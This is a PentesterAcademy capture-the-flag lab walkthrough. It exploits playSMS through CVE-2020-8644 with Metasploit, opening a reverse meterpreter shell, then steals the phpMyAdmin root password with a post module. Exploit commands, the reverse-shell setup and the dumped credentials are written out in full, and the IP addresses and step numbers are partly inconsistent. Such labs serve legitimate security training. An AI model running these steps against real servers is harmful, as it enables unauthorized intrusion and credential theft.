ATTACK DEFENSE


by PentesterAcademy

Name	PHPMyAdmin Credential Stealing
URL	https://attackdefense.com/challengedetails?cid=2403
Type	Post Exploitation: Metasploit Post Modules

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Command: ip addr




```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
1881: eth0@if1882: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.5/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
1884: eth1@if1885: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:c0:d2:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.192.210.2/24 brd 192.192.210.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~# 
```

The target machine IP address is: **192.192.210.3**

Step 1: Run a Nmap scan against the target IP

Command: nmap -sV 192.192.210.3




```
root@attackdefense:~# nmap -sV 192.104.117.3
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-04 11:06 IST
Nmap scan report for target-1 (192.104.117.3)
Host is up (0.000015s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 02:42:C0:68:75:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds
root@attackdefense:~# 
```

Step 2: We have discovered an apache server running on the target machine. We will use the firefox browser to access the apache server on port 80.

Command: firefox 192.192.210.3




```
192.192.210.3/index.php?app=main&inc=core_auth&route=login
```

Step 3: The target is running the playSMS application. We will use the following Metasploit module to exploit the target: **exploit/multi/http/playsms_template_injection**

Commands:

msfconsole -q
use exploit/multi/http/playsms_template_injection
set RHOSTS 192.192.210.3
set LHOST 192.192.210.2
check
exploit




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/multi/http/playsms_template_injection
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/http/playsms_template_injection) > set RHOSTS 192.192.210.3
RHOSTS => 192.192.210.3
msf6 exploit(multi/http/playsms_template_injection) > set LHOST 192.192.210.2
LHOST => 192.192.210.2
msf6 exploit(multi/http/playsms_template_injection) > check
[*] 192.192.210.3:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/playsms_template_injection) > exploit

[*] Started reverse TCP handler on 192.192.210.2:4444
[+] Payload successfully sent
[*] Sending stage (39282 bytes) to 192.192.210.3
[*] Meterpreter session 1 opened (192.192.210.2:4444 -> 192.192.210.3:35802) at

meterpreter >
```

Step 4: Dump phpmyadmin root password using Metasploit module.

Commands:
bg
use post/linux/gather/phpmyadmin_credsteal
set SESSION 1
exploit



```
msf6 exploit(multi/http/playsms_template_injection) > use post/linux/gather/phpmyadmin_credsteal
msf6 post(linux/gather/phpmyadmin_credsteal) > set session 1
session => 1
msf6 post(linux/gather/phpmyadmin_credsteal) > exploit

[!] SESSION may not be compatible with this module (missing Meterpreter features: core_channel_seek, core_channel_tell)

PhpMyAdmin Creds Stealer!

[+] PhpMyAdmin config found!
[+] Extracting creds
[+] User: root
[+] Password: Welc0me_t0_my_w0rld!!
[*] Storing credentials...
[+] Config file located at /root/.msf4/loot/20210904115136_default_192.192.210.3_phpmyadmin_conf_141830.txt
[*] Post module execution completed
msf6 post(linux/gather/phpmyadmin_credsteal) > 
```

This reveals the flag to us.

Flag: Welc0me_t0_my_w0rld!!

References

1. PlaySMS (https://playsms.org/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/playsms_template_injection)
3. Technical Advisory – playSMS Pre-Authentication Remote Code Execution (CVE-2020-8644) (https://research.nccgroup.com/2020/02/11/technical-advisory-playsms-pre-authentication-remote-code-execution-cve-2020-8644/)
4. Phpmyadmin credentials stealer (https://www.rapid7.com/db/modules/post/linux/gather/phpmyadmin_credsteal/)